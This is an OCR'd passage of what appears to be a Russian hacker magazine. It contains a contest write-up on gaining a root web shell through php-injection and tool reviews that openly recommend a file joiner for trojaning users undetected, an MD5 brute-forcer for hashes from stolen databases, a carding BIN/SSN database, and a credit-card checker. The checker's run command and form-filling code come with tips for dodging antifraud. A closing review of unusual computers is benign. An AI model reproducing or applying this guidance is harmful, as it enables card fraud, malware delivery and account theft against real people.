
8. Помнишь, я говорил, что каждые 6 секунд переменная flag будет обнуляться? Так вот это будет происходить в функции ThreadProc, ее код приведен ниже.

```
ThID:=CreateThread (nil,128*1024,@ThreadProc, nil,0, ThID);
CloseHandle (ThID);
```

Я думаю, тебе будет легче, если я схематично изображу работу, которую производит код с третьего по шестой пункты включительно.

В добрый путь!

Хотелось бы отметить, что подобную технологию можно задействовать в любом другом поисковике и, в принципе, в любом месте, где нужно заменить контент сайта. Отличие будет лишь в процедуре парсинга результатов. Теперь все карты в твоих руках — можешь смело засылать программу будущим клиентам и ждать отдачи от твоего «суперраскрученного» ресурса:).



BLOODEX
/ BLOODEX@REAL.XAKEP.RU /

> Видео прохождения конкурса ищи на DVD

X-конкурс


ИТАК, пришло время рассказать тебе о том, как прошел предыдущий конкурс. Первым делом надо было научиться менять номер комнаты на любой другой. Для этого в регистрации вместо короткого нужно было ввести большущий пароль — такой, чтобы он перекрыл собой переменную с номером комнаты. Менять номер комнаты как захочешь — это, конечно, великое счастье, но если менять его с умом, то этого счастья будет еще раз в 10 больше. А с умом надо было тупо перебирать номера, выходящие за границы списка. При этом нарушались границы соответствующего массива, и в информации пользователя мы видели следующие за массивом строки. Как назло для бота, там были логин и пароль админа. Счастливчики, дошедшие до этого момента, получили привилегии смены адреса комнат. Как помнишь, коды скрипта, соответствующего комнате, были выложены для всеобщего обозрения и несли на своем борту банальную php-injecti on. Но вот незадача — чтобы совершить php-injection, нужно было каким-то образом послать правильно сформированный post-запрос. Но и это было решабельно. Просто надо было учесть, что адрес комнаты вставляется непосредственно в http-запрос и можно сформировать этот адрес так, что он заменит всю оставшуюся часть пакета и выставит нужные post-параметры. Вот так вот и появилась возможность выполнить произвольный php-скрипт и при желании получить web-shell, который, кстати, был с правами рута.

Победителем конкурса стал Sp10iT. Он получает приз — подписку на наш журнал.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

//X-TOOLS
ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: DS JOINER
ОС: WINDOWS 2000/XP
АВТОР: DR. SAMUIL



> Склеиваем два файла

Думаю, что такое Joiner, тебе объяснять не нужно. Это программа, предназначенная для склейки нескольких файлов в один. Зачем она нужна? Представь такую ситуацию: тебе необходимо незаметно пронести какую-либо информацию на сменном носителе, но руководство учреждения строго контролирует все вносимые/выносимые данные. Как быть? Вот тут тебе на помощь и придет DS Joiner. Ты просто берешь любой документ, не вызывающий подозрений (отчет в ворде/фотка/etc), и «склеиваешь» его с нужным тебе файлом (архив с информацией/приложение/etc). Операция предельно проста и затруднений вызвать не должна. Также аналогичным образом ты можешь без труда протроянить пользователя, подсунув ему вполне рабочую прогу, склеенную с трояном. Вот такие пироги. Кроме того, созданные DS Joiner'ом файлы не палятся антивирусами, что несомненно является огромным плюсом тулзы. Написали утилу ребята из Hell Knights Crew, за что им большой респект. Эта команда уже давно радует своими релизами, пожелаем им и дальнейших успехов =). В архиве на DVD, помимо самой тулзы, также лежат исходники джойнера.


ПРОГРАММА: ADVANCED MD5 RECOVERY
ОС: WINDOWS 98/ME/2000/XP
АВТОР: BUG (O) R

> Скоростной md5-брутер

Наверняка тебе не раз приходилось брутить md5-хэши. Данный алгоритм пользуется огромной популярностью среди разработчиков различных веб-систем. Поэтому, слив очередную базу с крупного ресурса, приходится запускать брут админского хэша, чтобы заполучить заветный пасс. В такой ситуации необходимо иметь надежный инструмент для повседневной работы. Конечно, ты можешь кивнуть в сторону PasswordsPro и аналогичных софтин, но зачастую они не подходят для эксплуатации в силу ряда причин (высокая загрузка процессора, низкая скорость работы и т. д.). Однако альтернатива есть, и имя ей — Advanced MD5 Recovery. Однажды меня попросили сбрутить мд5-хэш, предложив взамен небольшой гонорар. Отказывать знакомым не хотелось, и я согласился. Но под рукой на тот момент был лишь поломанный виндовый дедик, напичканный старым железом. Запускать там PasswordsPro было бы смешно, а использовать свой php-скрипт оказалось невозможным по причине отсутствия php-интерпретатора. Недолго думая, я стукнул своему старому товарищу и поинтересовался наличием у него подходящего брутера. Он мне посоветовал воспользоваться Advanced MD5 Recovery. Залив софтинку на дедик, я запустил ее, указав хэш и загрузив словарик. К моему удивлению, результат не заставил себя долго ждать, и в скором времени я довольствовался паролем.

Эта история призвана обратить твое внимание именно на эту прогу. Тулза предназначена для брута md5-хэшей и со своей задачей справляется просто превосходно. Брутер написан на ассемблере и отличается очень высокой скоростью работы. Правда, на данный момент Advanced MD5 Recovery умеет брутить только по словарю, но это нисколько не умаляет ее главного достоинства — быстродействия. Перед запуском тебе достаточно указать хэш и путь к увесистому словарику, после чего можно расслабиться и ждать окончания перебора. Конечно, по объему своих возможностей программа не стоит в одном ряду с альтернативным софтом, но по скорости брута она вне конкуренции. Одним словом, download->run->brute.

ПРОГРАММА: MARS BANKS BASE
ОС: WINDOWS 98/ME/2000/XP
АВТОР: MARS SOFTWARE



> Незаменимая утила для кардера

Помнится, в одном из прошлых выпусков журнала я выкладывал в «X-Tools» утилу под названием CC2Bank, содержащую в



себе базу бинов банков и другую полезную информацию. Сегодня я хочу представить тебе ее прямого конкурента — Mars Banks Base. Признаться, при первом знакомстве с этой тулзой я некоторое время пребывал в состоянии аута. И это неудивительно. Ведь программа имеет огромное количество возможностей! Здесь есть все, начиная бинами и заканчивая первыми тремя цифрами ssn в зависимости от штата. Ты можешь без труда пробить нужный бин, найти постоянно занятый номер телефона или просмотреть список всех штатов USA и UK. Вот лишь часть меню тулзы: ARBA Numbers, Routing Numbers, BINs — MasterCard, BINs — VISA, BINs — AMEX, USA ZiP Codes, USA Busy Phones, SSN, USA States и т. д. Для примера пробьем по базе бин 373703:

```
BIN: 373703
Bank Country: UNITED_STATES_OF_AMERICA
Card Type: AMEX_OPTIMA
Bank Phone: 800-635-5955
```

Как видишь, креда — AMEX_OPTIMA. А ведь во многих схожих программах базы бинов AMEX'а и вовсе нет. Также можно перейти на вкладку ssn и просмотреть цифры, на которые начинаются номера ssn, выданных в Нью-Йорке:

```
050: NEW_YORK
133: NEW_YORK
```


Кроме того, особый интерес представляет раздел «USA Busy Phones». Пара номерков для того же Нью-Йорка:

```
State: NY
City: New York City
Busy Phone: (212) 561-5041
State: NY
City: New York City
Busy Phone: (347) 328-9450
```

В общем, настоятельно рекомендую использовать именно Mars Banks Base. Разработчики учли все до мельчайших деталей. В утиле есть даже раздел «Notes», который выполняет роль обычного блокнота =). А по количеству бинов, номеров телефонов и прочей информации программа является одной из самых полных.

ПРОГРАММА: JS CREDIT CARD CHECKER
ОС: WINDOWS 2000/XP
АВТОР: T1G3R

Если твоя база с картоном разрослась до немыслимых размеров, то эта тулза предназначена именно для тебя. Скорее всего тебя не прикалывает брать по одной картонке и проверять их вручную (например, вбивая карту на платных порносайтах). Куда приятнее автоматизировать данный процесс с помощью JS Credit Card Checker. Этот чекер валидности кредитных карт написан на JS и работает через сайт AOL'а. С его помощью ты сможешь отобрать валидные картонки из своей базы. Чекер отмечает таковые знаком «+», а невалидные — «-». JS Credit Card Checker умеет работать с картами Discover Network, American Express, MasterCard, VISA. Кроме того, имеется поддержка proxy, что не может не радовать. Порядок запуска предельно прост при имеющемся txt-файле:



> Сорец скрипта для чека валидности cc

```
cscript cc. js > файл_результата. txt (обрати внимание, что используются стандартные средства из %windir%\system32\)
```

Перед использованием чекера, тебе следует указать всего 3 параметра (в скрипте):

```
var CCardNum = "";
var inf_name = "";
var inf_pass = "";
```

Первый — собственно номер картонки, которую необходимо прочекать; второй — произвольный логин; третий — произвольный пасс. Последние 2 параметра необходимы для успешного обращения скрипта к сервису АОЛа. После того как ты прописал все нужные данные, чекер коннектится на адрес: http://free.aol.com/tryaolfree/index3.adp?promo=769121&promo2=532313&promo3=532314&service=aol, где заполняет содержимое полей твоими данными. Кстати, остальную часть вбиваемой чекером инфы ты тоже можешь изменить, чтобы не тревожить лишний раз антифрод AOL'а:

```
ie.document.mem_info.fname.value = "John";
ie.document.mem_info.lname.value = "Smith";
ie.document.mem_info.addr1.value = "Mira 43";
ie.document.mem_info.addr2.value = "Mira 16";
ie.document.mem_info.city.value = "New York";
ie.document.mem_info.state.value = "NY";
ie.document.mem_info.zip.value = "53412";
ie.document.mem_info.ephone.value =
   "6899357810";
ie.document.mem_info.email.value =
   "goodman@yahoo.com";
```

Что есть что, думаю, объяснять не требуется:). Изменив стандартные данные на свои и запустив чекер, ты сможешь без проблем проверить интересующий тебя картон.

ПРОГРАММА: MASS_WHOISER
ОС: *NIX/WINDOWS
АВТОР: R0ID

Как ты уже успел заметить, автор данной тулзы — я =). Дело в том, что однажды ко мне в асю стукнул Forb и попросил выложить в «X-Tools» утилу, способную не просто работать в роли хуизера (для определения регистрационной информации о хосте), но и создавать лог-отчеты с данными о нескольких хостах. Поразмыслив, я залез сначала в гугл, но ничего полезного не нашел. Тогда, обойдя с десяток хак-порталов и опросив нескольких знакомых, я понял, что найти прогу не удастся. Выход как обычно оставался один — написать тулзу самому. Изначально я планировал сделать релиз на С в двух версиях: под win- и под *nix-платформы. Но в связи с нехваткой времени (спасибо преподам из института), решил кодить на php. Сорец очень прост, и ты убедишься в этом сам, заглянув на наш DVD. Ничего сверхсложного в моем скрипте нет. В файле hosts.txt лежит список хостов, инфу на которые нужно получить, а в log.txt сохраняется лог с этой инфой. В случае если соединение с whois-сервером осуществить не удалось, скрипт выдаст соответствующее сообщение и завершит свою работу. Ты также можешь изменить адрес хуиз-сервиса, на который посылаются запросы. Кстати, в следующих версиях я собираюсь сделать поддержку whois-листа. То есть значение адреса хуиза будет заменено переменной, а сами урлы будут лежать в специально предназначенном для этого файлике (в wlist.txt, например). Это позволит обходить различные ограничения (таймауты, лимиты, etc), установленные на whois-серверах. Эта версия Mass_Whoiser'a — 0.1-beta, так что со всеми вопросами/предложениями мыль на r0id@mail.ru, может быть твоя идея поможет обществу =). В следующих версиях скрипт перерастет в полноценную софтину, жди обновлений:). И, наконец, специально для win-пользователей я выложил скомпилированную версию Mail Whoiser. Enjoy!.



ИЛЬЯ АЛЕКСАНДРОВ
/ ILYA_AL@RAMBLER.RU /

ОБЫКНОВЕННЫЕ ЧУДЕСА HI-TECH

ОБЗОР КОМПЬЮТЕРОВ, КОТОРЫХ ТЫ ЕЩЕ НЕ ВИДЕЛ

«КТО ЗНАЛ, ЧТО БУДУЩЕЕ НАСТУПИТ ТАК СКОРО?»
ФРАЗА ИЗ РЕКЛАМЫ АВТОМОБИЛЬНОГО КОНЦЕРНА BMW

КАКИЕ АССОЦИАЦИИ ВЫЗЫВАЕТ У ТЕБЯ СЛОВО «КОМПЬЮТЕР»? ТВОЙ СТАРЫЙ ЗАПЫЛЕННЫЙ СИСТЕМНИК ВКУПЕ С ЖИДКОКРИСТАЛЛИЧЕСКОЙ «СЕМНАШКОЙ»? ЧТО ЖЕ, ЗАЙМЕМСЯ РАСШИРЕНИЕМ ТВОЕГО КРУГОЗОРА. ПРИГОТОВЬСЯ ЧИТАТЬ О САМЫХ УНИКАЛЬНЫХ КОМПЬЮТЕРАХ — ОТ САМОДЕЛЬНЫХ РАЗРАБОТОК ДО МОЩНЕЙШИХ СТАНЦИЙ НАУЧНЫХ ЛАБОРАТОРИЙ, ОТ НАЛАДОННИКА РАЗМЕРОМ СО СПИЧЕЧНЫЙ КОРОБОК ДО АППАРАТНОГО ОБЕСПЕЧЕНИЯ МКС.

РОБОТИЗИРОВАННЫЙ КОСТЮМ HAL-3

Наиболее распространено использование других, отличных от персональных, компьютеров в робототехнике. Про роботов «Хакер» писал достаточно — и про собачку Aibo, и про человекообразных киборгов-уборщиц. Но недавно японские ученые порадовали нас новым изобретением. Устройство под названием HAL-3 представляет собой электрические штаны, прикрепленные к телу электроприводами, и рюкзак, где находятся компьютер и батареи. Человек в подобных брюках может бегать и прыгать, не прилагая никаких, даже минимальных, физических усилий. Проект собираются распространять главным образом среди инвалидов, но им также уже заинтересовались военные ведомства. И это понятно — спецназовцы смогут бегать со скоростью хорошего мотороллера и не выдыхаться. HAL-3 создан лабораторий Cybernics, в своей работе объединяющей математику, физику, кибернетику и медицину.

Интерес вызывает принцип работы этого изобретения. У кибер-штанов нет никакого пульта управления, только подключенные к телу датчики и провода. Центральный компьютер получает импульс головного мозга и преобразует его в машинный код, после чего устройство начинает работать по обычному для робототехники алгоритму. Таким образом, управление осуществляется только с помощью нейротоков человека! Это открывает возможность создания «экзоскелета» — кибернетического костюма, целиком покрывающего тело человека. В результате, в ближайшем будущем события фильма «Робокоп» могут перестать относиться к разряду фантастических.

КОМПЬЮТЕР, УПРАВЛЯЕМЫЙ ГЛАЗАМИ

Мышки и клавиатуры — это прошлый век. Шведские товарищи из компании Tobii Technology изобрели компьютер, которым можно управлять исключительно движениями глаз. Устройство MyTobii P10 является портативным, а его дисплей реагирует на малейшие колебания глазных яблок и головы в целом. Кроме того, чудо техники функционирует при любом освещении, и даже наличие контактных линз или очков у пользователя не помешает работе! Перед ее началом надо потратить 30 секунд, отслеживая глазами перемещение точки по экрану. После этого взглядом можно открывать и закрывать приложения, редактировать документы и серфить веб-пространство. Клавиатура используется виртуальная, что очень непривычно, но при таком способе управления к ней быстро приспосабливаешься. Конечно, простой смертный освоит работу на этом компе не сразу — предстоит немало часов тренировки.

MyTobii P10 работает под Windows XP, аппаратная часть основана на Intel Pentium 4 с тактовой частотой 1300 мегагерц. По формату компьютер не больше 15-дюймового ноутбука. Он может быть прикреплен к столу или стене.

ОТ РЕДАКТОРА

Ты, наверное, спросишь, причем тут Сцена? Эта статья открывает новый цикл, в котором ты узнаешь о сообществе разработчиков специфичного железа и необычных компьютеров, о том, как они создаются, кто их заказывает, сколько стоят исследования и кто главные специалисты в этой области. Причем, узнаешь из первых рук, так как мы возьмем интервью у лучших ученых и энтузиастов-железячников мира. Оставайся на связи.

Единственное, что не позволяет прямо сейчас пойти и выкинуть мышку с клавой, — это цена MyTobii, составляющая порядка 17-ти тысяч долларов.

О СУПЕРКОМПЬЮТЕРАХ

Термин «суперкомпьютеры» уже набил оскомину. Все мы знаем, что это огромные, как аэродром, махины с феноменальной вычислительной мощью. И что по прошествии десятка лет такие компьютеры, уменьшившись в размерах, стоят под столом в каждом доме. Но, как не крути, во многом благодаря именно этим сверхмощным вычислительным комплексам развивается вся IT-индустрия.



Итак, на сегодняшний день самым мощным компьютером в мире является Blue Gene/L. Разработка IBM осуществляется в США, в Ливерморской национальной лаборатории имени Лоуренса. Производительность комплекса составляет 280,6 терафлопс — число, постигнуть которое человеческий разум не в силах (один терафлопс равен триллиону операций с плавающей запятой в секунду). Для сравнения — производительность Pentium 43060 мегагерц равна 4,2 гигафлопс.

Blue Gene/L занимает площадь, равную почти четырем баскетбольным площадкам! Количество потребляемой им электроэнергии таково, что ее хватило бы для электрификации небольшого города. Вся эта красота используется химиками, генетиками и прочими учеными, изобретающими вакцины от птичьего гриппа и выводящими новые сорта растений. А как на подобной машине шел бы DOOM 3, они и не догадываются...

На широких просторах бывшего Советского Союза ситуация с суперкомпьютерами сложнее. У нас тут единственная гордость — МВС-15000ВМ, установленный в Межведомственном суперкомпьютерном центре РАН. В нем использованы 924 процессора IBM PowerPC 970. Большинство суперкомпьютеров создаются именно по подобной технологии, предполагающей соединение нескольких сот микропроцессоров в одном блоке.

За развитием рынка мощнейших вычислительных комплексов постоянно наблюдают. Создаются рейтинги, где лидеры меняются быстрее, чем на Формуле-1.

Наибольшее количество суперкомпьютеров произведено IBM, на втором месте находится Hewlett-Packard. Что касается процессоров, на базе которых создаются эти компьютеры, то чаще всего здесь используется Intel. AMD и IBM power встречаются значительно реже.

РАЗМЕР ИМЕЕТ ЗНАЧЕНИЕ

Перейдем от огромных кластеров к миниатюрным приборам. Самые умные ученые в мире, как всем известно, живут в Стране восходящего солнца. И компьютер Teacube — еще одно тому подтверждение. Teacube представляет собой системный блок, работающий на специфическом процессоре NEC MIPS, который проигрывает Intel и AMD в производительности, но обладает совершенно микроскопическими размерами. Компьютер имеет 64 мегабайта памяти и флеш-накопитель. У него есть все необходимые интерфейсы: USB, RS-232, сетевая карта, разъем для подключения дисплея. Весь фокус в том, что Teacube в объеме занимает всего 5 квадратных сантиметров!

С компьютером идет свой набор программного обеспечения, включающий все самое необходимое: браузер, текстовый редактор, почтовик. Windows на этом устройстве пока не функционирует.

По словам одного из руководителей проекта, его всегда раздражали массивные корпусы персональных компьютеров и он решил сконструировать нечто более компактное. После появления компьютера размером с книгу ученый задумался о том, как далеко могут зайти эксперименты, и результат превзошел все ожидания.

ЭВОЛЮЦИЯ КПК

Если бы я писал эту статью году в 2010, этого абзаца бы не было, потому что Ultra-Mobile PC (UMPC) через несколько лет наверняка будут у каждого. Сейчас же обладателей подобных устройств единицы. Итак, UMPC — это новый тип мобильных компьютеров, нечто среднее между планшетом и КПК. Впервые подобная разработка была создана Microsoft. Мысль Гейтса и Ко была развита американской компанией с длинным и пафосным названием Black Diamond Advanced Technology. Аппарат SwitchBack PC имеет экран в 5,6 дюймов и облачен в ударостойкий корпус. Внутри него находится Celeron M с тактовой частотой 1 Ггц, 1024 мегабайта оперативной памяти, жесткий диск в 60 гигабайт, адаптеры WiFi и Bluetooth. Как ты понял, компьютер на порядок мощнее своих КПК-собратьев. Дисплей сенсорный, на передней панели полноценная QWERTY-клавиатура. Меня искренне поразило, что в SwitchBack PC предустановленно сразу 4 операционных системы — Windows XP, Windows CE, Windows Mobile и Linux. Причем, между ними можно переключаться прямо во время работы.

Так что, копи убитых енотов — скоро подобные игрушки появятся в магазинах твоего города.

ТАКИХ НЕ БЕРУТ В КОСМОНАВТЫ

На Международной космической станции (МКС) тоже есть компьютеры. Некоторые из них управляют динамикой полета, другие осуществляют термоконтроль, третьи контролируют бортовые системы. Всего на станции более ста управляющих компьютеров. Все они связаны специальной информационной сетью, наподобие обычных земных LAN. В итоге образуется иерархическая архитектура бортовой системы МКС.

Начинается эта архитектура с системы интерфейса с экипажем. Переносные компьютеры, в аппаратной части являющиеся обычными ноутбуками, здесь имеют нестандартную форму. Дело в том, что интерьер станции представляет собой коридоры с экранами, на которые выводится различная информация, и гнездами для подключения устройств. Поэтому подсоединить портативный компьютер к системе можно в любой части

› Blue Gene/L - самый мощный компьютер в мире

› Ultra-Mobile PC

станции. На компьютерах системы интерфейса с экипажем установлено специальное ПО, где изображены все модули (отделения) станции. Космонавт выбирает нужный ему модуль, потом находит необходимый параметр для конфигурации, например, электропитание, или управление атмосферой. На отдельных компьютерах иногда устанавливают привычный MS Office и средства для работы с электронной почтой, чтобы связь с родной планетой не пропадала.

Основные же компьютеры, управляющие станцией, экипажу не видны. Некоторые из них находятся около датчиков, экранов, панелей, другие — снаружи станции, на антеннах и солнечных батареях. Все это электронное хозяйство работает по старому доброму принципу магистрально-модульной системы, то есть объединительной шиной, куда вставляются различные платы: микропроцессоры, накопители и т. д.

Все компьютеры, изготавливаемые для космических станций, созданы по определенному стандарту. На МКС используется типичная архитектура Intel, доработанная под «космические» требования. Модульная система позволяет проводить апгрейды и в случае чего обеспечивает возможность оперативного ремонта.

Основные компьютеры делятся на три категории. Компьютеры первой, главной категории отвечают за режимы станции: отправление, стыковка с Землей, аварийная ситуация, режим выхода в открытый космос. Компьютеры второй категории управляют модулями МКС и подсистемами: температурным режимом, давлением, освещением. И на низшем уровне располагаются вычислительные приборы, отвечающие за конкретные датчики, тумблеры, светодиоды и прочие клапаны.


АМЕРИКАНСКИЙ «САМОДЕЛКИН»

Когда я готовил эту статью, я хотел поместить в обзор компьютер, собранный в «гаражных» условиях. Но, увы, спаять из железа что-нибудь серьезное и уникальное, видимо, невозможно. Зато я наткнулся на человека, совместившего кофеварку и ПК.

Ник Пелис очень много времени проводит за компьютером, и ходить на кухню, чтобы варить кофе, ему мешает лень. Вдобавок, он увлекается моддингом, и всегда хотел иметь необычный системный блок.

В итоге парень купил себе большой и прочный корпус, кофеварку за 15 баксов и засел за работу. Он изменил системы питания ПК, благодаря чему устройства стали использовать одну розетку. Также в корпус были добавлены дополнительные вентиляторы, которые выдували тепло по всему системному блоку и отводили горячий воздух нагревательных элементов кофеварки. Пришлось изменить направление вращения кулеров, что предотвращало конденсацию влаги на жестких дисках. Пелис вставил в системный блок прозрачные стекла, изоб-

ДРУГИЕ ЭКЗОТИЧЕСКИЕ КОМПЬЮТЕРЫ ›



БРИТАНСКИЕ ученые изобрели мини-компьютер, осуществляющий мониторинг состояния здоровья пациента. Устройство имеет микроскопические размеры и может быть с помощью пластыря приклеено к телу. Компьютер состоит из кремниевого чипа и датчиков, контролирующих температуру, давление и другие параметры состояния здоровья. Питается устройство от небольшой батарейки, которая используется обычно в электронных часах. Информация пересылается на мобильный телефон или на e-mail лечащего врача, что позволяет ему контролировать протекание болезни на расстоянии.

А ВОТ APPPLE опять озаботилась дизайном своих компьютеров. Компания запатентовала проект корпуса со светящимися светодиодами. В документе фигурирует 36 пунктов, описывающих способ подсветки компьютера. По задумке создателей, корпус, как хамелеон, меняет цвета, причем используется несколько десятков цветовых гамм. Что из этого получится, пользователи маков узнают в ближайшем будущем.

SONY же решила изготовить «гибкие» КПК. Эти компьютеры будут лишены привычных кнопок, колесиков, тач-падов. Для управления КПК нужно будет особым образом сгибать прибор. Создатели утверждают, что особенно это будет удобно при работе с географическими картами, и собираются внедрять устройство среди геологов и представителей схожих профессий. О технической стороне вопроса не сообщается.



› На борту МКС

› Каспаров против компьютера

разил на них кофейную чашечку, и мечта сбылась. Получился компьютер с эксклюзивным моддингом, обеспечивающий, помимо всего прочего, еще и бесперебойное получение любимого напитка.
Если ты хочешь повторить эксперимент американца, или тебе просто любопытны его технические подробности, описание работы доступно по адресу: http://www.thg.ru/howto/200506241/index.html

БИОКОМПЬЮТЕР

